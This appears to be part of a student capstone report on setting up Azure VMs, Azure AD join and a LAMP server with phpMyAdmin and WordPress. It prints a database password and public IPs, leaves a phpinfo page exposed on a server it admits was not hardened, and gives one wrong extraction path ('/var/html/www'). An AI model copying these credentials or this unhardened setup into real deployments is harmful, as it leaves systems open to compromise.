When the VM starts, we are met with the usual Windows setup screen.




This initial setup process was not documented as this is a fairly standard Windows setup. We selected Windows Pro and followed the setup prompt.



At some point in the setup process, the installation wizard will inquire upon whether this machine is meant to be set up for personal use or for an organization. Here we will chose “Set up for an organization” (Ross et al., 2018):




The username that was set up for this fictitious user is ckramer@siemcapstone@gmail.onmicrosoft.com. At the next step, we used this username to try and find the user account that we had created.




Then, the password for this user was entered and then “Next” was selected:



Following the prompt, a PIN was configured:



Once the VM was up and running, we checked the User Settings to verify that this VM has joined the Azure AD.



We also verified that this user successfully joined the Azure ADDS on the Azure Portal:

Name	Enabled	OS	Version	Join Type	Owner	MDM	Compliant	Registered	Activity
DESKTOP-URTILOQ	Yes	Windows	10.0.19041.264	Azure AD joined	Cosmo Kramer	N/A	N/A	6/9/2020, 2:18:00 AM	6/9/2020, 2:18:00 AM

2.1.3 Web Server

Although we did not end up deploying our entire network topology complete with a public facing web server, we nonetheless spent time on learning and understanding how this can be achieved. It should be noted that we only installed and initiated the services. As we did not intend to use the web server in our final implementation, we did not take efforts to secure and harden the web page and web server.

We chose a set of widely used technologies, i.e. the LAMP stack, which consists of a VM running on a Linux operating system (Ubuntu) on which we installed an Apache web server, a mySQL database and the PHP scripting language was used to process code to display dynamic content. (*How to Install Lamp Stack*, n.d.)

The “L” of the LAMP stack is achieved by instantiating an Ubuntu server on the Azure platform. By and large this process is straight-forward and follows the Azure provided instructions. As this is documented in Microsoft documentation, this will not be reproduced here.

In our tests, we chose an Ubuntu 18.04 image and deployed it on a Standard B1ms (1 vcpus, 2 GiB memory) virtual machine. We chose the B1ms VM because the B-series VMs seem to provide “burstable performance” (Shimanskiy & Hughes, 2020). Here is an excerpt of the Microsoft Document on the B-series VMs:

B-series burstable virtual machine sizes

02/03/2020 • 6 minutes to read •

The B-series VMs are ideal for workloads that do not need the full performance of the CPU continuously, like web servers, proof of concepts, small databases and development build environments. These workloads typically have burstable performance requirements. The B-series provides you with the ability to purchase a VM size with baseline performance and the VM instance builds up credits when it is using less than its baseline. When the VM has accumulated credit, the VM can burst above the baseline using up to 100% of the vCPU when your application requires higher CPU performance.

Part of the challenge of using the Azure platform is that we had to be very deliberate in the chosen specifications relating to VMs as these decisions will have financial impacts. Azure offers various sizes of General Purpose, Compute-Optimized, Storage-Optimized, Memory-Optimized, GPU, and High Performance Compute VMs. As our web server did not require any specific features, we stayed in the General Purpose realm.

This VM was made in its own subnet and for a better view of where it sits in the network topology, please refer to [Section 2.1.1](#) on “Network Topology Design” for more information.

Once the VM was created, we used the SSH protocol to connect to the machine. Here is the command we used at the terminal:

```
ssh capstone@20.43.24.111
```

After connecting with our credentials, we installed Apache 2 and PHP 7.2 with the following commands (*How to Install Lamp Stack*, n.d.):

```
sudo apt install apache2
sudo apt-get install php7.2-cli
```

To check the Apache installation, we queried the Apache service with this command:

```
sudo service apache2 status
```

```
AzureUser@ExternalServerWS:~$ sudo service apache2 status
● apache2.service - The Apache HTTP Server
  Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset:
Drop-In: /lib/systemd/system/apache2.service.d
          └─apache2-systemd.conf
    Active: active (running) since Mon 2020-06-08 02:06:41 UTC; 2h 21min ago
      Main PID: 1349 (apache2)
        Tasks: 11 (limit: 2232)
       CGroup: /system.slice/apache2.service
               ├─ 1349 /usr/sbin/apache2 -k start
               ├─ 1526 /usr/sbin/apache2 -k start
               ├─ 1527 /usr/sbin/apache2 -k start
               ├─ 1528 /usr/sbin/apache2 -k start
               ├─ 1530 /usr/sbin/apache2 -k start
               ├─ 10153 /usr/sbin/apache2 -k start
               ├─ 10167 /usr/sbin/apache2 -k start
               ├─ 10171 /usr/sbin/apache2 -k start
               ├─ 10172 /usr/sbin/apache2 -k start
               ├─ 10173 /usr/sbin/apache2 -k start
               └─ 10174 /usr/sbin/apache2 -k start

Jun 08 02:06:39 ExternalServerWS systemd[1]: Starting The Apache HTTP Server...
Jun 08 02:06:41 ExternalServerWS systemd[1]: Started The Apache HTTP Server.
lines 1-22/22 (END)
```

To check the PHP installation, we queried for the version using this command (Nicholson, 2019):

```
php -v
```

```
AzureUser@ExternalServerWS:~$ php -v
PHP 7.2.24-0ubuntu0.18.04.6 (cli) (built: May 26 2020 13:09:11) ( NTS )
Copyright (c) 1997-2018 The PHP Group
Zend Engine v3.2.0, Copyright (c) 1998-2018 Zend Technologies
    with Zend OPcache v7.2.24-0ubuntu0.18.04.6, Copyright (c) 1999-2018, by Zend
Technologies
AzureUser@ExternalServerWS:~$
```


In order to access the web server from a web browser, we first checked the Network Security Group rules. From the Azure Portal, we navigated to the VM's "Networking" tab.

Here, we have enabled all HTTP connections on port 80.

Priority	Name	Port	Protocol	Source	Destination	Action
1000	default-allow-ssh	22	TCP	Any	Any	Allow
1010	HTTP_Port_Allow	80	Any	Any	Any	Allow
65000	AllowVnetInbound	Any	Any	VirtualNetwork	VirtualNetwork	Allow
65001	AllowAzureLoadBalancerInbound	Any	Any	AzureLoadBalancer	Any	Allow
65500	DenyAllInbound	Any	Any	Any	Any	Deny


Also, note that when the VM is provisioned, the default rule is to allow all SSH connections. In order to control accepted SSH connections, this “Allow Any” rule was changed to only allow SSH connections from specific public IP addresses.

In the “Source” drop down menu, “IP Addresses” was selected. This created a new field where we could type in our public IP addresses.



For the sake of privacy, we will not show the altered rule with our own public IP addresses. This process is the same for Windows VMs where the default RDP configuration is to “Allow All” as well.

After checking the port rules, we can try to access the web server from a web browser:



NB: This screen capture was done on a test machine with a different public IP address. This will apply to all subsequent screen captures in this section.

We can see that the Apache web server is running.


To test if the web server is able to serve up web pages, we created a test file to display php information. To do this, we created a file in /var/www/html with the in-built nano editor:

```
sudo nano /var/www/html/info.php
```

In the file, we invoked the `phpinfo()` function:

```
<?php  
phpinfo();  
?>
```

Then we navigated to the file path <http://20.43.24.111/info.php> to see if the web server would return the appropriate page:



We can see that the web server indeed returned the phpinfo file.

Next, we installed the MySQL database with the following command (Simic, 2018), (*How to Install MySQL*, 2019):

```
sudo apt install mysql-server
```

To check the MySQL installation, we queried the service's status with the following command:

```
systemctl status mysql
```

```
AzureUser@ExternalServerWS:~$ systemctl status mysql
● mysql.service - MySQL Community Server
   Loaded: loaded (/lib/systemd/system/mysql.service; enabled; vendor preset: en
   Active: active (running) since Tue 2020-06-09 02:29:43 UTC; 6min ago
     Process: 1513 ExecStart=/usr/sbin/mysqld --daemonize --pid-file=/run/mysqld/my
     Process: 1182 ExecStartPre=/usr/share/mysql/mysql-systemd-start pre (code=exit
      Main PID: 1526 (mysqld)
        Tasks: 29 (limit: 2232)
       CGroup: /system.slice/mysql.service
               └─1526 /usr/sbin/mysqld --daemonize --pid-file=/run/mysqld/mysqld.pid

Jun 09 02:29:34 ExternalServerWS systemd[1]: Starting MySQL Community Server...
Jun 09 02:29:43 ExternalServerWS systemd[1]: Started MySQL Community Server.
lines 1-12/12 (END)
```

While the database can be administered from the command line, this is a skill unto itself. For instance, below, we logged in as the root user and displayed all the user accounts (*How to Manage MySQL*, 2019). Administering the database from the command line will require learning the language and queries, which can be done but requires time.

```
AzureUser@ExternalServerWS:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 5.7.30-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> SELECT user, host FROM mysql.user;
+-----+-----+
| user | host |
+-----+-----+
| debian-sys-maint | localhost |
| mysql.session | localhost |
| mysql.sys | localhost |
| root | localhost |
| webServerAdmin | localhost |
+-----+-----+
5 rows in set (0.00 sec)


mysql>
```

For this reason, for our tests, we installed a tool, known as phpMyAdmin, that can be used as a frontend control panel to manage the MySQL database.


From the command prompt, we used the package manager to install phpMyAdmin:

```
sudo apt-get install phpmyadmin apache2-utils
```


After installing the tool, the package configuration screens will be presented (Nicholson, 2019), (*How to Install phpMyAdmin*, 2019). Here, we selected “apache2”:




As we have no particular manual configurations that need to be done, we selected “Yes”:



Next, we provided the password to our administrative account:




The phpMyAdmin application will also require a password as well.



Once the installation process was completed, we restarted the web server:


```
sudo systemctl restart apache2
```

After installation and configuration, we can find the phpmyadmin.conf configuration file in /etc/apache2/conf-enabled:




```
AzureUser@ExternalServerWS:/etc/apache2/conf-enabled$ ls
charset.conf           localized-error-pages.conf  phpmyadmin.conf  serve-cgi-bin.conf
javascript-common.conf  other-vhosts-access-log.conf  security.conf
AzureUser@ExternalServerWS:/etc/apache2/conf-enabled$
```

Now, when we navigate to the file path: <https://20.43.24.111/phpmyadmin>, we can access the management interface:



When we log in with our credentials, we can administer the database with a graphical interface:



The phpMyAdmin configuration storage is not completely configured, some extended features have been deactivated. [Find out why.](#)
Or alternately go to 'Operations' tab of any database to set it up there.

Here is another view:

The screenshot shows the phpMyAdmin interface for a database named 'capstoneiss2020'. The left sidebar lists various databases and their structures. The main area displays a table of 12 database tables, each with columns for Action, Table, Rows, Type, Collation, Size, and Overhead. A red box highlights the 'Tables' section. Below the table, there are buttons for Print, Data dictionary, and Create table, along with fields for Name and Number of columns.

Table	Action	Rows	Type	Collation	Size	Overhead
wp_commentmeta	Browse Structure Search Insert Empty Drop	0	InnoDB	utf8mb4_unicode_520_ci	48 Kib	-
wp_comments	Browse Structure Search Insert Empty Drop	6	InnoDB	utf8mb4_unicode_520_ci	96 Kib	-
wp_links	Browse Structure Search Insert Empty Drop	0	InnoDB	utf8mb4_unicode_520_ci	32 Kib	-
wp_options	Browse Structure Search Insert Empty Drop	137	InnoDB	utf8mb4_unicode_520_ci	1.1 MiB	-
wp_postmeta	Browse Structure Search Insert Empty Drop	142	InnoDB	utf8mb4_unicode_520_ci	48 Kib	-
wp_posts	Browse Structure Search Insert Empty Drop	41	InnoDB	utf8mb4_unicode_520_ci	192 Kib	-
wp_termmeta	Browse Structure Search Insert Empty Drop	0	InnoDB	utf8mb4_unicode_520_ci	48 Kib	-
wp_terms	Browse Structure Search Insert Empty Drop	4	InnoDB	utf8mb4_unicode_520_ci	48 Kib	-
wp_term_relationships	Browse Structure Search Insert Empty Drop	14	InnoDB	utf8mb4_unicode_520_ci	32 Kib	-
wp_term_taxonomy	Browse Structure Search Insert Empty Drop	4	InnoDB	utf8mb4_unicode_520_ci	48 Kib	-
wp_usermeta	Browse Structure Search Insert Empty Drop	20	InnoDB	utf8mb4_unicode_520_ci	48 Kib	-
wp_users	Browse Structure Search Insert Empty Drop	1	InnoDB	utf8mb4_unicode_520_ci	64 Kib	-
12 tables	Sum	368	InnoDB	latin1_swedish_ci	1.8 MiB	0 B

Now that we know the web server is working and the database is running, we can move onto choosing and installing a content management system. While the security issues with Wordpress are well documented, it remains one of the most widely used open-source content management systems (*How to Install WordPress*, 2019). For this reason, we chose to use it for our test webpage.

On the server VM, we used wget to retrieve the latest version of Wordpress:

```
wget http://wordpress.org/latest.tar.gz
```

As this is a compressed file, we will untar it to the variable data directory under root:

```
tar -C /var/html/www -zxvf latest.tar.gz
```

When we navigate to the web server again, we were met with this configuration page where we configured Wordpress to connect to our database:


The screenshot shows the Wordpress setup configuration page at <http://13.88.252.56/wp-admin/setup-config.php?step=1>. The page title is 'WordPress'. It displays a form for entering database connection details:

- Database Name:** capstoneiss2020 (The name of the database you want to use with WordPress.)
- Username:** php_admin (Your database username.)
- Password:** S@it2020 (Your database password.)
- Database Host:** localhost (You should be able to get this info from your web host, if localhost doesn't work.)
- Table Prefix:** wp_ (If you want to run multiple WordPress installations in a single database, change this.)

At the bottom is a 'Submit' button.

We entered the corresponding MySQL database details. As the database is in this VM and not on a separate machine, under the “Database Host” field, we specified “localhost”.

After we submitted these details, we were given a Wordpress configuration file to create.



After creating the file, we selected “Run the installation”. The VM was then restarted so the changes could take effect.

Then, when we navigated to the webpage again, we were met with a Wordpress installation page where we specified the webpage’s site title and other details:

Welcome

Welcome to the famous five-minute WordPress installation process! Just fill in the information below and you'll be on your way to using the most extendable and powerful personal publishing platform in the world.

Information needed

Please provide the following information. Don't worry, you can always change these settings later..

